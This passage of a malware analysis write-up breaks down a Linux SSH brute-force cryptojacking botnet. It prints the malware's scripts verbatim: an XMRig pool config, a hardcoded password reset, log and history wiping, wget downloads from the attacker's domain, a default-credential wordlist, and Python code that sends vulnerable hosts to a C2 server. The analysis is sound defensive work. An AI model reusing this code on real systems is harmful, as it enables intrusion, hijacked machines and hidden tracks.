

```
"pools": [
  {
    "algo": null,
    "coin": null,
    "url": "pool.hashvault.pro:80",
    "user": "49PGW8Cg8yj4oFktr5Au5zjUHkagMusKxctQGdJ6MNkD3TZYGsAbEEAc31Q
    SfPjdJ14ME36hdAmJRPVaeiNB2K4nGPsenv6",
    "pass": "roadrunner",
    "rig-id": null,
    "nicehash": false,
    "keepalive": false,
    "enabled": true,
    "tls": true,
    "tls-fingerprint": "
      420c7850e09b7c0bdcf748a7da9eb3647daf8515718f36d9ccfdd6b9ff834b14",
    "daemon": false,
    "self-select": null
  }
```

run

This binary is the executable of the cryptocurrency miner, called XMRig 6.12.1.


krane

The krane script file used here is the same that was described in the Krax campaign. Based on the current user's privilege level, a new, hardcoded password is set for the user account.


```
#!/bin/bash

my_uid=$(echo $UID)
current_pass=$1
new_pass="Nr!_CapiBraksjdlfS@3111fVfg1"

if [[ $my_uid > 0 ]]; then

    echo -e "$current_pass\n$new_pass\n$new_pass" | passwd

else

    echo -e "$new_pass\n$new_pass" | passwd

fi
```

Again, Krane will try and clear log files by deleting and re-creating them from scratch with the *touch* command.

Towards the end of the script file, a nohup command is called to execute the "b" script file. Now remember, the "b" script file calls the "a" script file, which will kill competing botnets and already running instances of XMRig and Krane.



```
rm -rf krane*
rm -rf config*
rm -rf ../ssh
rm -rf ../ssh*
rm -rf /tmp/ssh*
rm -rf /tmp/.ssh/config*
rm -rf /tmp/.ssh/krane*
rm -rf .bash_history
rm -rf /var/run/utmp
rm -rf /var/run/wtmp -
rm -rf /var/log/lastlog
rm -rf /usr/adm/lastlog
rm -rf .bash_history
cd /home
rm -rf yum.log
cd /var/log/
rm -rf wtmp
rm -rf run
rm -rf ../road
rm -rf ../.road
rm -rf secure
rm -rf lastlog
rm -rf messages
touch messagess
touch wtmp
touch secure
touch lastlog
cd /root
rm -rf .bash_history
touch .bash_history
unset HISTFILE
unset HISTSAVE
history -n
unset WATCH
nohup sh /tmp/.ssh/b &
cd
HISTFILE=/dev/null
history -c && rm -f ~/.bash_history
cd ..
```

.runner:


We just took apart the road campaign, now let’s focus on the runner campaign.

This campaign consists of a hidden directory called *.runner* with many files:

- a
- boner
- clase.txt
- cosynus
- k_config.json
- main
- nope
- passfile.txt
- pscan2
- run
- send_vuln.py
- yes

a

In this script, based on the output of UID environmental variable, either the script file *nope* is executed with the *clase.txt* file argument or the script file *yes* is executed.



```
my_uid=$(echo $UID)
if [[ $my_uid > 0 ]]; then
nohup ./nope clase.txt &
else
nohup ./yes &
fi
```

Let's investigate further the contents of these files.

clase.txt

This file consists of /16 subnets, more precisely, **1061 subnets** with two octets. This file might be used for scanning certain subnets, but we first need to also investigate the *nope* file.

- 100.20
- 100.24
- 103.21
- 103.246
- 103.4
- 103.8
- 104.153
- 104.200
- 104.255
- 106.186
- 107.150
- 107.20
- 107.23
- 108.128
- 108.166
- 108.175
- …
- …
- …

nope:

This script pulls two resources from ro4drunner[.]com:

- $File is the password file, gets written to passfile.txt
- $File2 holds the subnets to scan, gets written to clase.txt

```
echo "#datele#"
wget http://ro4drunner.com/.db/$File
wget http://ro4drunner.com/.db/$File2
if grep -q oracle "$File";
then
cat "$File" > passfile.txt
fi
if grep -q 128.199 "$File2";
then
cat "$File2" > clase.txt
fi
rm -rf "$File"
rm -rf "$File2"
```

After that, a random IP subnet is generated by using the value gained from /proc/sys/kernel/random/uuid and gets scanned for open TCP port 22.

```
RAND=`cat /proc/sys/kernel/random/uuid | cut -c1-4 | od -d | head -1 | cut -d' ' -f2`
LINES=`cat "$1" | wc -l`
LINE=`expr $RAND % $LINES + 1`
class=`head -$LINE $1 | tail -1`
././pscan2 $class 22
```

The script will then launch the *boner* executable, which is a banner grabber program, and grabs the banner response from TCP port 22 from all subnets listed in the mfu.txt file.

The generated banner.log file consists of active IPs with the open TCP port 22. This list is narrowed down to only include hosts with SSH-2.0-OpenSSH protocol information. The output is piped into a file called *ipuri*, which is used as input by the *main* executable.


The *main* executable will launch the original SSH brute-force attack against the active hosts, and the attack chain starts from the beginning.

```
echo "#Am terminat de scanat, dau drumu la banner#"
./boner mfu.txt 22 1000 > /dev/null
pkill -f boner
pkill -f ./boner
cat banner.log  |grep SSH-2.0-OpenSSH |awk '{print $1}' |uniq >> scan.lst
cat scan.lst |uniq > ipuri
./main 1000
```


yes:

The *yes* script file is almost identical to the *nope* script file, with a few modifications. It seems to be a second, re-thought script that adds some improvements to the first one:

- **fs.file-max** is set to a higher value than default. You can increase the maximum number of open files on the Linux host by setting this value in the kernel variable file, */proc/sys/fs/file-max*
- **ulimits** are set to 99999. ulimit is used to monitor, set, or limit the resource usage of the current user. It is used to return the number of open file descriptors for each process. It is also used to set restrictions on the resources used by a process.



```
rm -rf /etc/sysctl.conf ; echo "fs.file-max = 2097152" > /etc/sysctl.conf ;
sysctl -p ; ulimit -Hn ; ulimit -n 99999 -u 999999
while true; do
        ###      Aici incarcam parolele!!

        File=pass
        rm -rf "$File"
        echo "#Incarc Parolele#"
        wget http://ro4drunner.com/.db/$File
        if grep -q oracle "$File";
        then
        cat "$File" > passfile.txt
        fi
        rm -rf "$File"
```



```
#### Aici stergem fisierele anterioare si scanam unele noi!!

rm -rf bios.txt mfu.txt ipuri scan.lst banner.log
echo "###Incarc Ipuri###"
timeout 60 ./cosynus 22 -s 9 > /dev/null
pkill -f cosynus
pkill -f ./cosynus
cat bios.txt |uniq > mfu.txt
rm -rf bios.txt
sleep 1
echo "#Am terminat de scanat, dau drumu la banner#"
./boner mfu.txt 22 1000 > /dev/null
pkill -f boner
pkill -f ./boner
cat banner.log  |grep SSH-2.0-OpenSSH |awk '{print $1}' |uniq >> scan.lst
cat scan.lst |uniq > ipuri
./main 1000
```

passfile.txt:

This file is used for the propagation and brute-force logins on SSH ports. The list consists mostly of default login passwords and application-specific root passwords.


Usernames	Passwords
tracerlab	tracerlab
root	123456
root	[email protected]
admin	admin
admin	123456
root	root
root	[email protected]
test	test

oracle	oracle
es	es
ansible	ansible
root	1
root	123
a1234	123456
ubuntu	123456
root	1234
ubuntu	ubuntu
postgres	postgres
minecraft	minecraft
testuser	testuser
odoo12	odoo12
mcserver	mcserver
hadoop	hadoop
tracerlab	123456
minecraft	123456
test	123456
test	[email protected]
mysql	mysql
www	www
admin	Admin123
root	Root123
root	Root1234
root	Root123456
admin	Admin1234
root	Root1
root	root123
root	root1234
root	Admin1234
root	admin1234
root	Ubuntu123
root	Ubuntu1
root	Postgres1
root	Postgres1234
root	Postgres123

postgres	123456
oracle	123456
root	Test123
root	Test1234
test	Test123
test	Test1234
test	test123
test	test1234
root	test123
root	test1234

run:


The *run* script file checks whether any of the four binaries are running already: if not, it will proceed and execute the *send_vuln.py* Python script.



```
#!/bin/bash
if [[ `ps | grep pscan2` ]] || [[ `ps | grep main` ]] || [[ `ps | grep cosynus` ]]
        || [[ `ps | grep boner` ]]; then
        exit
else
        nohup python3 send_vuln.py &
        ./a
fi
```


send_vuln.py:

The send_vuln.py file calls the k_config.json file and parses it. The IP address and port found in that JSON file will serve as the C2 server to which the results – the list of vulnerable hosts – are sent to.



```python
with open("k_config.json", 'r') as ftr:
    data = json.load(ftr)


remote_data = [data["remote"]["ip_to_send_vuln"], data["remote"][
    "port_to_send_vuln"]]
trigger_after_econds = data["events"]["send_vuln_after_seconds"]

def read_file(filename):
    ce_am_citit = []
    with open(filename, 'r') as ftr:
        for l in ftr:
            ce_am_citit.append(l.strip())

    return ce_am_citit

def remove_file(filename):
    os.remove(filename)
```


The list of vulnerable hosts is temporarily stored in a prinse.txt file.



```python
if time.time() - start_time > trigger_after_econds:
    start_time = time.time()
    prinse = read_file("prinse.txt")
    if len(prinse) < 1:
        continue

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((remote_data[0], remote_data[1]))

    string_to_send = ""

    for p in prinse:
        string_to_send += p + "\n"

    sock.send(bytes(string_to_send, "UTF-8"))
    print("vuln sent")
    remove_file("prinse.txt")

    sock.close()
```

k_config.json:

This file holds the IP address and port number of the C2 server to which the list of vulnerable hosts is sent. Reports are sent every 15 seconds.




```
{
    "remote":
    {
        "ip_to_send_vuln": "107.189.13.129",
        "port_to_send_vuln": 10102
    },
    "events":
    {
        "send_vuln_after_seconds": 15

    }
}
```

boner:

This executable binary is a simple banner grabber. It knocks on all IP addresses found in the listfile and grabs their respective banner from the specified port. There is also an option to use more threads to speed up the program.

```
usage: %s <infile> <port> <threads>
```



